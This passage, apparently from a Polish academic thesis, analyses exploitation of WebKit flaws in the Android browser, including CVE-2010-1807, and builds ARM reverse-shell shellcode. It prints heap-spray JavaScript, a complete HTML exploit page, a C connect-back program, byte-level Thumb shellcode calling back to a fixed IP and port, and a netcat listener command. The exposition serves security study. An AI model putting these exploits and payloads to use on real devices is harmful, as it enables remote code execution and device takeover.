Na wydruku 3.3 znajdują się instrukcje assemblera biblioteki `libwebcore.so`, których wykonanie spowodowało błąd programu. Instrukcja 4a578 pobiera do rejestru R0 wartość spod adresu zapisanego w rejestrze R4. Podczas wykonania programu wczytana została wartość 0x41414141. Następnie do rejestru R2 wczytywana jest wartość spod adresu znajdującego się w R0 powiększonego o 0x54 bajtów, czyli 0x41414195. Adres ten nie należy do przestrzeni adresowej procesu i próba odczytania jego zawartości spowodowała błąd. Jednak gdyby adres ten był poprawny, kolejne instrukcje zostałyby wykonane. Instrukcja 4a57c kopiuje zawartość rejestru R4 do R0, a następna instrukcja powoduje skok do podprogramu, którego adres początku kodu znajduje się w rejestrze R2.

Należy zauważyć, że wartość rejestru R0 może być kontrolowana przez atakującego. Liczba 0x41414141 w powyższym przykładzie może być dowolnie zmieniona. Wykorzystując technikę *heap spray*, możliwe jest także ustawienie dowolnej wartości rejestru R2, przez co program zacznie wykonywać dostarczony kod maszynowy. Technika ta polega na dostarczeniu na wejściu do programu danych (np. odpowiednio spreparowanej strony HTML), które w trakcie przetwarzania wymagają wykonania alokacji dużych bloków pamięci o pożądanej zawartości. Może być to realizowane na przykład poprzez utworzenie w kodzie JavaScript długich napisów zawierających odpowiednią treść, a następnie ich zwielokrotnienie. Konieczne jest także oszacowanie adresu pamięci, pod którym zostaną umieszczone przekazane dane. W tym celu można wykorzystać sposób, w jaki przydzielana jest pamięć. Początkowy zakres sterty w trakcie działania programu zazwyczaj ulega fragmentacji i nie występują w nim odpowiednio długie spójne, niewykorzystane bloki. W takim przypadku sterta jest powiększana i przydzielany jest pierwszy dostatecznie długi fragment pamięci. Początkowy rozmiar sterty i adresy,



---

**Wydruk 3.4** Wypełnienie stery wartościami, które umożliwiają wykonanie dostarczonego kodu

---

```
1: setTimeout(function () {
2:   for (var i = 0; i < 70000; i++) {
3:     var s = new String(unescape("\u0058\u0058"));
4:   }
5:   var scode = unescape("\u0060\u0060");
6:   var nops = unescape("#{encoded_nops}");
7:   do {
8:     scode += scode;
9:     nops += nops;
10:  } while (scode.length <= 0x1000);
11:  var shell = unescape("#{encoded_shellcode}");
12:  nops += shell
13:  target = new Array();
14:  for (i = 0; i < 300; i++) {
15:    if (i < 130) target[i] = scode;
16:    if (i > 130) target[i] = nops;
17:    document.write(target[i]);
18:    document.write("<br />");
19:    if (i > 250) {
20:      alert("freeze");
21:      nodes[0].textContent
22:    }
23:  }
24: }, 0);
```

---

pod którymi się znajduje, można odczytać z pliku `/proc/<pid>/maps`:

```
# cat /proc/384/maps | grep heap
0000a000-00547000 rwxp 0000a000 00:00 0          [heap]
```

Na potrzeby kilku pierwszych alokacji pamięci mogą być wykorzystane spójne fragmenty pamięci, które w trakcie działania programu były już użyte i zostały zwolnione. Natomiast przy kolejnych alokacjach będą zwracane bloki pamięci pamięci, począwszy od adresu 0x00547000, czyli adresu dotychczasowego końca sterty.

Schemat pamięci, który umożliwia wykonanie dostarczonego w treści strony kodu, przedstawiony jest na rysunku 3.1. Różowe prostokąty oznaczają zaalokowaną i wykorzystywaną przez program pamięć. Kolorem zielonym zaznaczono fragmenty pamięci, w których są utworzone krótkie napisy, które zawierają oszacowany adres, pod którymi znajdują się kolejne dane. Aby atak mógł się powieść, jeden z takich napisów musi zostać umieszczony w miejscu, z którego biblioteka `libwebcore.so` w instrukcji 4a578 pobiera wartość rejestru R0. Zostało to oznaczone kolorem oliwkowo zielonym. Bloki pamięci utworzone poprzez *heap spray* zawierają dwa rodzaje zawartości. Żółte prostokąty przedstawiają pamięć wypełnioną wartością, która zostanie wczytana do rejestru R2 w instrukcji 4a57a. Wartość ta powinna być adresem pamięci, w którym znajduje się przekazany kod maszynowy. Bloki z kodem poprzedzonym sekwencją instrukcji NOP są koloru fioletowego. Skok do tego kodu zostanie wykonany w instrukcji 4a57e.

---

**Wydruk 3.5** Treść strony HTML, która powoduje wystąpienie błędu CVE-2010-1807

---

```
1: <html>
2:   <head>
3:     <script>
4:       function trigger() {
5:         var span = document.createElement("div");
6:         document.getElementById("BodyID").appendChild(span);
7:         span.innerHTML = -parseFloat("NaN(ffffedddddddd)");
8:       }
9:     </script>
10:  </head>
11:  <body id="BodyID">
12:    <script>
13:      trigger();
14:    </script>
15:  </body>
16: </html>
```

---

W pełni funkcjonalny atak składa się ze strony HTML z wydruku 3.1, w którym wywołanie funkcji `setTimeout()` w liniach 10 – 16 jest zastąpione jej zmodyfikowaną wersją z wydruku 3.4. Konstrukcja `#{zmienna}` oznacza, że w miejscu jej wystąpienia powinien zostać wstawiony odpowiednio zakodowany kod maszynowy instrukcji procesora. Wykonanie przedstawionej funkcji JavaScript powoduje zaaranżowanie pamięci na stercie tak, jak jest to opisane w poprzednich akapitach. W liniach 2 – 4 tworzona jest duża ilość napisów, które zawierają adres pamięci, pod którym zostaną umieszczone kolejne dane. W liniach 5 – 10 na zmiennych `scode` i `nops` zapisywane są dwa rodzaje napisów, których długość wynosi 0x1000 bajtów. Napis `nops` składa się z wielokrotnie powtórnego kodu maszynowego instrukcji NOP. Natomiast napis `scode` jest wypełniony wartościami 0x00600060. Jest to adres, pod którym powinny być umieszczone bloki pamięci zawierające instrukcje NOP. W liniach 11 i 12 do napisu `nops` doklejany jest *shellcode*, który zostanie wykonany w trakcie ataku. Tworzenie *shellcode*'u zostanie opisane w punkcie 3.2. W liniach 14 – 23 wykonywana jest pętla, w której w każdym obrocie do treści strony dopisywany jest jeden z napisów `scode` lub `nops`. Powoduje to, że biblioteka WebKit na każdy z tych napisów alokuje kolejne bloki pamięci, a następnie umieszcza w nich przekazaną zawartość. W pierwszych 130 iteracjach kopiowany jest napis `scode`, który zawiera adres pamięci. Następnie 120 razy kopiowana jest sekwencja instrukcji NOP zakończonych *shellcode*'em. W kolejnym obrocie pętli (linie 19 – 22) następuje odwołanie do pamięci, która została zwolniona, a następnie nadpisana nowymi wartościami. Powoduje to wykonanie instrukcji z wydruku 3.3. Do rejestrów R0 i R2 zapisane są przekazane wartości i wykonywany jest skok do *shellcode*'u.

### 3.1.2. CVE-2010-1807

Błąd w bibliotece WebKit, oznaczony sygnaturą CVE-2010-1807, został zgłoszony przez Keitha Makana. Występuje on w obsłudze metody JavaScript `parseFloat` i polega na nie niepoprawnym parsowaniu niestandardowej reprezentacji liczb zmiennoprzecinkowych. Implementacja metody `parseFloat` w WebKit dopuszcza zapis wartości NaN (ang. *Not a Number*) w postaci `NaN(x)`, gdzie `x` może składać się z liczb szesnastkowych i spacji. Jeżeli przekazano jedną liczbę szesnastkową, to jest ona ustawiana na 52-bitowej mantysie wynikowej wartości

---

**Wydruk 3.6** Log zapisany po zakończeniu procesu błędem

---

```
pid: 667, tid: 679 >>> com.android.browser <<<
signal 11 (SIGSEGV), fault addr dddddddd
r0 00000000 r1 dddddddd r2 48def0f8 r3 ffffffff
r4 aa413738 r5 4858db48 r6 48def0f8 r7 004599d8
r8 4858ed80 r9 4374eee0 10 4374eec8 fp 00375ca0
ip 00000006 sp 4858db10 lr aa047e43 pc aa00c148 cpsr 60000030

#00 pc 0000c148 /system/lib/libwebcore.so
#01 pc 00047e3e /system/lib/libwebcore.so
#02 pc 002ba1e0 /system/lib/libwebcore.so
#03 pc 002badca /system/lib/libwebcore.so
```

---

---

**Wydruk 3.7** Instrukcje assemblera, w trakcie których dochodzi do błędu

---

```
0xaa00c146: ldr r1, [r1, #0]
0xaa00c148: ldr r0, [r1, #0]
0xaa00c14a: ldr r3, [r0, #48]
0xaa00c14c: adds r0, r5, #0
0xaa00c14e: blx r3
```

---

NaN. Jeżeli przekazano więcej liczb szesnastkowych rozdzielonych spacjami, pierwsza z nich jest ustawiana na wyższych 20 bitach mantysy, natomiast druga i kolejne liczby są ustawiane na niższych 32 bitach. Standard binarnej reprezentacji liczb zmiennoprzecinkowych IEEE 754 definiuje dwa rodzaje wartości NaN: cichy i sygnalizujący. Różnią się one tym, że w cichych nie-liczbach najstarszy bit mantysy jest równy 1, a w sygnalizujących jest on równy 0. Większość operacji, których argumentem jest sygnalizująca wartość NaN, powoduje zgłoszenie wyjątku. Z powodu błędnego parsowania przekazanego napisu postaci NaN(x) w metodzie `parseFloat` możliwie jest stworzenie sygnalizującej wartości NaN z dowolną wartością mantysy. Zgłoszony wyjątek po wykonaniu operacji na takiej liczbie nie jest poprawnie obsługiwany.

Na wydruku 3.5 przedstawiona jest treść strony HTML, która powoduje wystąpienie błędu CVE-2010-1807. Znacznik ciała strony `<body>` oznaczony jest identyfikatorem BodyID w linii 11 i składa się z jednego elementu potomnego `<script>` (linie 12 – 14), w którym wykonywana jest funkcja `trigger`. Funkcja ta została zdefiniowana w nagłówku strony HTML w liniach 4 – 8. W linii 5 tworzony jest nowy element dokumentu. W linii 6 jest on ustawiany jako element potomny węzła o identyfikatorze BodyID. W linii 7 ustawiana jest treść stworzonego elementu. Przypisywany jest wynik jednoargumentowej operacji minus na liczbie zmiennoprzecinkowej powstałej w wyniku sparsowania przekazanego napisu, który jest opisaną powyżej niestandardową notacją wartości NaN. Przekazany argument, tj. `ffffeddddddd`, powoduje, że najstarszy bit mantysy jest równy 1, a więc powstała w wyniku parsowania wartość NaN jest sygnalizująca. Pozostałe cyfry liczby szesnastkowej mogą być ustawione dowolnie.

Otwarcie w domyślnej przeglądarce systemu Android strony HTML z wydruku 3.5 powoduje nieoczekiwane zakończenie programu błędem. Do logu systemowego zapisywany jest zrzut stanu zakończonego procesu. Istotne wpisy z tego zrzutu zostały przedstawione na wydruku 3.6. Wynika z niego, że proces został zakończony, ponieważ wykonał odwołanie do

---

**Wydruk 3.8** Wykonanie dostarczonego kodu z wykorzystaniem błędu CVE-2010-1807

---

```
1: <html>
2:   <head><script>
3:     function trigger() {
4:       var span = document.createElement("div");
5:       document.getElementById("BodyID").appendChild(span);
6:       span.innerHTML = -parseFloat("NaN(ffffe00572c60)");
7:     }
8:
9:     function exploit() {
10:      var nop = unescape("\u33bc\u0057"); //LDREQH R3,[R7],-0x3C
11:      do {
12:        nop+=nop;
13:      } while (nop.length<=0x1000);
14:      var scode = nop + unescape("#{encoded_shellcode}");
15:      target = new Array();
16:      for (i = 0; i < 0x1000; i++) target[i] = scode;
17:      for (i = 0; i <= 0x1000; i++) {
18:        document.write(target[i]+"<i>");
19:        if (i>0x999) {
20:          trigger();
21:        }
22:      }
23:    }
24:  </script></head>
25:  <body id="BodyID">
26:    <script>
27:      exploit();
28:    </script>
29:  </body>
30: </html>
```

---

niepoprawnego adresu pamięci 0xdddddddd. Jest to wartość, która była przekazana na dolnych 32 bitach mantysy wartości NaN w linii 7 na wydruku 3.5. Wartość ta znajdowała się również w rejestrze R1. Wykonanie operacji minus na sygnalizującej wersji liczby NaN skutkuje wygenerowaniem wyjątku. Gdy doszło do błędu licznik instrukcji miał wartość 0xaa00c148 i wskazywał na instrukcję w bibliotece `libwebcore.so` pod adresem 0x0000c148.

Przy użyciu programu GDB, dostarczonego w zestawie narzędzi Android NDK, można zdiagnozować wykonywane przez przeglądarkę instrukcje procesora oraz kolejne wartości rejestrów. Instrukcje, podczas wykonania których doszło do naruszenia ochrony pamięci, zostały umieszczone na wydruku 3.7. Instrukcja 0xaa00c146 nadpisuje rejestr R1 wartością pamięci spod adresu znajdującego się w tym rejestrze. W trakcie wykonania programu do rejestru R1 przybrał wartość 0xdddddddd, która była dostarczona w treści strony HTML. Kolejna instrukcja, tj. 0xaa00c148 zapisuje w rejestrze R0 wartość spod adresu umieszczonego w rejestrze R1. Spowodowało to wystąpienie błędu naruszenia ochrony pamięci, ponieważ wartość 0xdddddddd, była niepoprawnym adresem w przestrzeni adresowej procesu. Gdyby jednak wartość ta była poprawna, to w kolejnej instrukcji (0xaa00c14a) do rejestru R3 zapisana

zostanie wartość spod pobranego adresu w rejestrze R0 powiększonego o 48, a następnie w instrukcji 0xaa00c14e wywoływany jest podprogram umieszczony pod adresem z rejestru R3.

Podobnie jak w punkcie 3.1.1, wykorzystując technikę *heap spray* możliwa jest zmiana przepływu sterowania w programie w taki sposób, aby wykonany został dostarczony kod maszynowy. Osoba, która wykryła omawiany błąd, przedstawiła w serwisie [21] przykład strony HTML (wydruk 3.8), która w ten sposób zmienia zachowanie biblioteki WebKit. Ciało strony HTML (linie 25 – 29) składa się z jednego znacznika `<script>`, w którym wykonywana jest funkcja `exploit` zdefiniowana w liniach 9 – 23. W liniach 10 – 13 na zmienną `nop` przypisywana jest wielokrotnie powtórzona wartość 0x005733bc, która zostanie użyta w dwóch znaczeniach:

- Jako adres przestrzeni adresowej procesu – w wyniku *heap spray* pod tym adresem znajdują się bloki złożone z instrukcji NOP oraz shellcode’u.
- Jako instrukcja procesora – wartość 0x005733bc jest czterobajtowym kodem maszynowym trybu ARM instrukcji `LDREQH R3, [R7], -0x3C`, która może być użyta jako odpowiednik instrukcji NOP.

W linii 14 na zmienną `scode` przypisywany jest ciąg instrukcji NOP oraz wcześniej przygotowany kod maszynowy shellcode’u. Następnie w liniach 15 i 16 zmienna `scode` jest wielokrotnie przypisywana do kolejnych elementów tablicy `target`. W linii 18 kolejne elementy tablicy `target` są zapisywane do treści dokumentu DOM, co powoduje, że ich zawartość jest zwielokrotniana w końcowych obszarach sterty procesu. W linii 20 wywoływana jest funkcja `trigger` zdefiniowana w liniach 3 – 7, która powoduje wystąpienie błędu w bibliotece WebKit. W linii 6 niższe 32 bity wartości NaN są ustawione na wartość 0x00572c60 – jest to adres, pod którym powinny znaleźć się bloki instrukcji NOP i shellcode’u.

Wykonanie instrukcji z wydruku 3.7 podczas przetwarzania powyższej strony będzie miało następujący przebieg:

- Instrukcja 0xaa00c146 – zapisuje do rejestru R1 liczbę 0x00572c60, która jest umieszczona na niższych 32 bitach wartości NaN w linii 6 wydruku 3.8. Jest to adres, pod którym w wyniku *heap spray* będą umieszczone dane.
- Instrukcja 0xaa00c148 – zapisuje do rejestru R0 liczbę 0x005733bc, czyli kod maszynowy odpowiednika instrukcji NOP utworzonego w linii 10 strony HTML.
- instrukcja 0xaa00c14a – zinterpretuje wartość rejestru R0 jako adres. Spod tego adresu powiększonego o 48 pobiera wartość do rejestru R3. Ponownie jest to liczba 0x005733bc.
- instrukcja 0xaa00c14c – jest nieistotna ponieważ zapisuje wartość do rejestru R0, który nie jest już czytany.
- instrukcja 0xaa00c14e – wykona skok do podprogramu umieszczonego pod adresem zapisanym w rejestrze R3, czyli 0x005733bc. Spowoduje to wykonanie umieszczonego tam ciągu odpowiedników instrukcji NOP, a następnie kodu maszynowego shellcode’u.

## 3.2. Tworzenie *shellcode’u*

W poprzednich punktach przedstawione zostały wybrane podatności w bibliotece WebKit, dzięki którym możliwe jest wykonanie dostarczonego kodu. Poniżej zostanie omówiony sam proces tworzenia shellcode’u, który umożliwi zdalny dostęp do powłoki systemowej. Podczas

---

**Wydruk 3.9** Program, na podstawie którego powstaje shellcode

---

```
1: void connect_back(struct sockaddr_in *server) {
2:     int sock = socket(PF_INET, SOCK_STREAM, 0);
3:     connect(sock, (struct sockaddr *) server, sizeof server) ;
4:     dup2(sock, STDERR_FILENO);
5:     dup2(sock, STDOUT_FILENO);
6:     dup2(sock, STDIN_FILENO);
7:     char *args[] = { "/system/bin/sh", NULL};
8:     execve(args[0], args, NULL);
9: }
10:
11: int main(int argc, char *argv[]) {
12:     struct hostent *hp = gethostbyname(argv[1]);
13:     struct sockaddr_in server;
14:     memcpy((char *) &server.sin_addr, (char *) hp->h_addr, hp->h_length);
15:     server.sin_port = htons(atoi(argv[2]));
16:     server.sin_family = AF_INET;
17:     connect_back(&server);
18: }
```

---

wykonania shellcode'u nawiązywane jest połączenie zwrotne na ustalony adres IP oraz port, a następnie uruchamiany jest proces powłoki, którego standardowe wejście i wyjście jest przekierowane na gniazdo związane z połączeniem. Aby uzyskać dostęp do powłoki atakowanego urządzenia konieczne jest uruchomienie serwera TCP, który nasłuchuje na odpowiednim porcie. W tym celu można użyć narzędzia *netcat*, np. uruchomić serwer na porcie 4444 można poprzez użycie następujących opcji:

```
nc -l -p 4444
```

Na wydruku 3.9 jest umieszczony program w języku C, na podstawie którego stworzony zostanie shellcode. Program przyjmuje dwa argumenty: nazwę hosta, do którego zostanie wykonane połączenie i numer portu. W liniach 12 – 16 są tworzone i inicjowane struktury danych *hostent* i *sockaddr\_in*, które będą użyte do utworzenia połączenia przez gniazdo. Przypisywany jest adres IPv4 i port przekazany jako argument programu. Ustawiana jest także flaga *AF\_INET* określająca rodzaj podanego adresu. W linii 17 wywoływana jest procedura *connect\_back* zdefiniowana w liniach 1 – 9, do której przez argument przekazywany jest wskaźnik do wcześniej zainicjowanej struktury *sockaddr\_in*. W linii 2 tworzone jest gniazdo TCP, przez które będzie wykonywana komunikacja sieciowa. W linii 3 nawiązywane jest połączenie przy użyciu danych z struktury przekazanej przez argument procedury. W liniach 4 – 6 deskryptor gniazda sieciowego jest powielany na deskryptorach standardowego wejścia, standardowego wyjścia i standardowego wyjścia błędów. Użycie procedury *dup2* powoduje, że wcześniej otwarte strumienie są zamykane. W linii 8 uruchamiany jest program */system/bin/sh*. Komunikacja z uruchomionym programem odbywa się przez utworzone połączenie sieciowe.

Shellcode powstanie poprzez zmodyfikowanie kodu assemblera procedury *connect\_back*. Za pomocą narzędzia GDB, można zobaczyć wygenerowane przez kompilator instrukcje tej procedury. Są one umieszczone na wydruku 3.10. W linii 1 na stos odkładane są wartości rejestrów R0 – R5 i LR. Odłożona wartość rejestru LR zostanie użyta do powrotu z podprogramu. W linii 2 do rejestru R5 kopiowany jest przekazany w parametrze adres struktury

---

**Wydruk 3.10** Kod assemblera procedury `connect_back`

---

```
1: push {r0, r1, r2, r4, r5, lr}
2: adds r5, r0, #0
3: movs r1, #1
4: movs r2, #0
5: movs r0, #2
6: blx 0x84ac          ; adres procedury socket
7: adds r4, r0, #0
8: movs r2, #16
9: adds r1, r5, #0
10: blx 0x84b8         ; adres procedury connect
11: adds r0, r4, #0
12: movs r1, #0
13: blx 0x84c4         ; adres procedury dup2
14: adds r0, r4, #0
15: movs r1, #1
16: blx 0x84c4         ; adres procedury dup2
17: adds r0, r4, #0
18: movs r1, #2
19: blx 0x84c4         ; adres procedury dup2
20: ldr r0, [pc, #16]
21: add r0, pc
22: movs r2, #0
23: mov r1, sp
24: str r0, [sp, #0]
25: str r2, [sp, #4]
26: blx 0x84d0         ; adres procedury execve
27: pop {r0, r1, r2, r4, r5, pc}
```

---

`sockaddr_in`. Następnie w liniach 3 – 5 do rejestrów R0 – R2 zapisywane są argumenty wywołania funkcji systemowej `socket`. W linii 6 następuje wywołanie tej funkcji, która znajduje się pod adresem 0x84ac. W linii 7 do rejestru R4 kopiowany jest zwrócony numer gniazda. W linii 8 do rejestru R2 zapisywany jest trzeci argument procedury `connect`, czyli rozmiar struktury `socket_in`. Drugim parametrem jest adres tej struktury i jest on kopiowany z rejestru R5 do R1. Pierwszy argument tej funkcji, czyli numer deskryptora, już znajduje się w rejestrze R0. Procedura `connect` wywoływana jest w linii 10. W liniach 11 – 19 trzykrotnie wywoływana jest funkcja systemowa `dup2`. Pierwszym argumentem tych wywołań jest numer deskryptora gniazda, który wcześniej został zapamiętany w rejestrze R4. W poszczególnych wywołaniach na drugim argumentcie przekazywane są numery deskryptorów standardowego wejścia, standardowego wyjścia i standardowego wyjścia błędów. W liniach 20, 21 do rejestru R0 zapisywany jest adres napisu `/system/bin/sh`, który został umieszczony w sekcji danych programu. W liniach 22, 23 do rejestrów R1, R2 zapisywane są kolejne argumenty procedury `execve`, czyli adres wierzchołka stosu gdzie umieszczona jest tablica z argumentami wywoływane programu oraz pusty wskaźnik jako tablica ze środowiskiem. Następnie wypełniana jest tablica argumentów programu na stosie. Na jej pierwszym elemencie zapisywany jest adres napisu z nazwą programu, a drugi argument jest ustawiany na 0. W linii 26 następuje wywołanie procedury `execve`. Jeżeli zakończy się powodzeniem, to sterowanie nigdy już nie

---

**Wydruk 3.11** Definicje przerwań systemowych w pliku `/usr/include/asm/unistd.h`

---

```
#define __NR_SYSCALL_BASE 0
#define __NR_execve  (__NR_SYSCALL_BASE+ 11)
#define __NR_dup2    (__NR_SYSCALL_BASE+ 63)
#define __NR_socket  (__NR_SYSCALL_BASE+281)
#define __NR_connect (__NR_SYSCALL_BASE+283)
```

---

---

**Wydruk 3.12** Deklaracje struktur `sockaddr_in` i `in_addr` w pliku `sys/socket.h`

---

```
struct sockaddr_in {
    short            sin_family;   // e.g. AF_INET
    unsigned short   sin_port;     // e.g. htons(3490)
    struct in_addr    sin_addr;     // see struct in_addr, below
    char             sin_zero[8];  // zero this if you want to
};

struct in_addr {
    unsigned long s_addr;  // load with inet_aton()
};
```

---

wróci. W przeciwnym razie w linii 27 pobierane są wcześniej odłożone wartości rejestrów R0 – R5 i do rejestru licznika instrukcji wczytywany jest adres powrotu.

Aby instrukcje assemblera z wydruku 3.10 mogły być użyte jako shellcode, konieczne jest wykonanie następujących modyfikacji:

- W liniach 6, 10, 13, 16, 19 oraz 26 wykonywany jest skok do funkcji biblioteki standardowej. W przypadku wykonywania tych instrukcji w kontekście innego programu, adresy tych funkcji mogą być inne. Wywołania poszczególnych funkcji powinny być zamienione na odpowiadające im wywołania przerwań systemowych. Numery przerwań systemowych można znaleźć w pliku `/usr/include/asm/unistd.h`. Na wydruku 3.11 znajdują się definicje przerwań użytych w shellcodzie, tj. `execve`, `dup2`, `socket`, `connect`. Wywołanie przerwania systemowego wymaga zapisania do rejestru R7 jego numeru i wykonania instrukcji `svc 0`. Argumenty przekazywane są w rejestrach R0-R4.
- Drugim argumentem procedury `connect` jest wskaźnik do struktury `sockaddr_in`. W programie 3.9 struktura ta została utworzona na stosie w procedurze `main`, a następnie przekazana jako argument procedury `connect_back`. Ponieważ dane te nie będą dostępne podczas wykonania w kontekście innego programu, należy je umieścić w shellcodzie. Adres, pod którym te dane zostaną umieszczone, będzie mógł być wyliczony poprzez dodanie do licznika instrukcji odpowiedniego przesunięcia. Rozmiar struktury i jej poszczególnych pól można poznać na podstawie deklaracji, która znajduje się w pliku `sys/socket.h` i została umieszczona na wydruku 3.12. Pola `sin_family` i `sin_port` są dwubajtowe, pole `sin_addr` ma cztery bajty, natomiast pole `sin_zero` jest ośmiobajtową tablicą, która powinna być wypełniona zerami.
- Argumentami wywołania systemowego `execve` jest napis z nazwą uruchamianego programu oraz tablica argumentów. Ponownie dane te mogą być umieszczone w shellcodzie.
- Konwersja instrukcji assemblerowych do postaci binarnej może być wykonana w dwóch



---

**Wydruk 3.13** shellcode nawiązujący połączenie zwrotne

---

```
1: // socket(PF_INET, SOCK_STREAM, 0);
2: "\x01\x21"      // mov r1, #1
3: "\x00\x22"      // mov r2, #0
4: "\x02\x20"      // mov r0, #2
5: "\xff\x27"      // mov r7, #255
6: "\x1a\x37"      // add r7, #26
7: "\x00\xdf"      // svc 0
8:
9: // connect(sock, sockaddr, 16);
10: "\x04\x1c"      // add r4, r0, #0
11: "\x10\x22"      // mov r2, #16
12: "\x09\xa1"      // add r1, pc, #36 ; adres linii 42
13: "\xff\x27"      // mov r7, #255
14: "\x1c\x37"      // add r7, #28
15: "\x00\xdf"      // svc 0
16:
17: // dup2(sock, stdin);
18: "\x3f\x27"      // mov r7, #63
19: "\x20\x1c"      // add r0, r4, #0
20: "\x00\x21"      // mov r1, #0
21: "\x00\xdf"      // svc 0
22:
23: // dup2(sock, stdout);
24: "\x20\x1c"      // add r0, r4, #0
25: "\x01\x21"      // mov r1, #1
26: "\x00\xdf"      // svc 0
27:
28: // dup2(sock, stderr);
29: "\x20\x1c"      // add r0, r4, #0
30: "\x02\x21"      // mov r1, #2
31: "\x00\xdf"      // svc 0
32:
33: // execve("/system/bin/sh", args, env)
34: "\x04\xa1"      // add r1, pc, #16 ; adres linii 45
35: "\x52\x40"      // eor r2, r2
36: "\x05\xa0"      // add r0, pc, #20 ; adres linii 47
37: "\x08\x60"      // str r0, [r1, #0]
38: "\x0b\x27"      // mov r7, #11
39: "\x00\xdf"      // svc 0
40:
41: // dane
42: "\x02\x00"      // .hword 2 // sin_fam: 2
43: "\x11\x5c"      // .hword 0x5c11 // port: 4444
44: "\xc0\xa8\x01\xf2" // .byte 192, 168, 1, 242 // ip: 192.168.1.242
45: "\0\0\0\0"      // .word 0 // args[0]
46: "\0\0\0\0"      // .word 0 // args[1]
47: "/system/bin/sh\0"
```

---

krokach: skompilowanie zmodyfikowanego programu, a następnie wypisanie kodu wynikowego za pomocą narzędzia GDB.

Na wydruku 3.13 znajduje się kod assemblera, w którym zostały wykonane powyższe modyfikacje. Przy każdej instrukcji jest umieszczony kod maszynowy tej instrukcji w trybie Thumb. W stosunku do kodu z wydruku 3.10 zaszły następujące zmiany:

- W liniach 5 – 7 wykonywane jest wywołanie systemowe `socket`. Numer tego przerwania, tj. 281, zapisywany jest w dwóch krokach, ze względu na ograniczenia trybu Thumb – w jednej instrukcji może być wykonane przypisanie stałej jedynie z zakresu 0 – 255.
- W linii 12 pobierany jest adres, pod którym znajduje się struktura `sockaddr_in`. Do licznika instrukcji dodawana jest wartość 36. Jest to odległość bieżącej instrukcji od miejsca, w którym ta struktura została umieszczona.
- W liniach 13 – 15 wykonywane jest przerwanie systemowe `connect`. Ponownie numer tego przerwania, tj. 283, zapisywany jest do rejestru R7 w dwóch krokach.
- W linii 18 do rejestru R7 zapisywana jest wartość 63, czyli numer przerwania systemowego `dup2`. W instrukcjach 18 – 31 rejestr ten nie jest modyfikowany i jest używany w wywołaniach z linii 21, 26 i 31.
- W linii 34 do rejestru R1 pobierany jest adres, pod którym znajduje się tablica argumentów `args`, która będzie przekazana do wywołania `execve`.
- W linii 36 do rejestru R0 pobierany jest adres napisu `/system/bin/sh`. W kolejnej instrukcji wartość rejestru R0 jest zapisywana na pierwszej pozycji tablicy `args`.
- W liniach 38, 39 wykonywane jest przerwanie systemowe `execve`, którego numer jest równy 11.
- W liniach 42 – 46 umieszczone są dane struktury `sockaddr_in`. Pierwsze dwa bajty są wartością pola `sin_family`. Na kolejnych dwóch bajtach zaszyty jest numer portu (4444), na który będzie wykonane połączenie. Następne 4 bajty zawierają adres IP. Po nich następuje 8 zerowych bajtów zarezerwowanych na tablicę `sin_zero`.
- Dane umieszczone w liniach 45,46 są także użyte jako miejsce, w którym zapisana jest tablica `args`, przekazywana do wywołania systemowego `execve`.
- W linii 47 znajduje się napis `/system/bin/sh`.

# Bibliografia

- [1] Anthony Desnos, Geoffroy Gueguen *Android: From Reversing to Decompilation*, Black Hat, Abu Dhabi, 2011
- [2] S. Höbarth, R. Mayrhofer, *A framework for on-device privilege escalation exploit execution on android*, IWSSI/SPMU 2011: 3rd International Workshop on Security and Privacy in Spontaneous Interaction and Mobile Phone Use, colocated with Pervasive 2011, czerwiec 2011. dostępne na <http://www.medien.ifi.lmu.de/iwssi2011/>
- [3] Gaurav Kumar, Aditya Gupta, *A Short Guide on ARM Exploitation*, <http://www.exploit-db.com/wp-content/themes/exploit/docs/24493.pdf>
- [4] Yves Younan, Pieter Philippaerts, *Alphanumeric RISC ARM shellcode*, Phrack, 66, czerwiec 2009
- [5] Joshua Hulse, *Buffer Overflows: Anatomy of an Exploit*, <http://packetstormsecurity.com/files/108549/Buffer-Overflows-Anatomy-Of-An-Exploit.html>
- [6] Emanuele Acri, *Exploiting Arm Linux Systems*, <http://packetstormsecurity.com/files/98376/Exploiting-ARM-Linux-Systems.html>
- [7] Collin Mulliner, Charlie Miller, *Fuzzing the Phone in your Phone*, Black Hat USA, 2009
- [8] Jonathan Salwan, *How to Create a Shellcode on ARM Architecture*, <http://www.exploit-db.com/papers/15652/>
- [9] Dustin „I)ruid” Trammel, *Metasploit Framework Telephony*, Black Hat USA, 2009
- [10] Itzhak Avraham, *Non-Executable Stack ARM Exploitation*, Black Hat DC, 2011
- [11] jip@soldierx.com, *Stack Smashing On A Modern Linux System*, <http://www.soldierx.com/tutorials/Stack-Smashing-Modern-Linux-System>
- [12] ARM Ltd. *Arm architecture reference manual*.
- [13] ARM Ltd. *Procedure call standard for the arm architecture*.
- [14] Metasploit framework, <http://www.metasploit.com>
- [15] Android project, <http://developer.android.com>
- [16] The WebKit Open Source Project, <http://www.webkit.org>
- [17] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Marcel Winandy, *Return-Oriented Programming without Returns on ARM*, 2010

- [18] T. Kornau. *Return oriented programming for the ARM architecture. Master's thesis.*, 2010
- [19] Giampaolo Fresi Roglia, Lorenzo Martignoni, Roberto Paleari, Danilo Bruschi. *Surgically returning to randomized lib(c)*. Computer Security Applications Conference, 2009
- [20] Paweł Janic, *Kompilator ROP*, praca magisterska, Uniwersytet Warszawski, 2012
- [21] The Exploit Database, <http://www.exploit-db.com/>
- [22] Packet Storm, <http://packetstormsecurity.com/>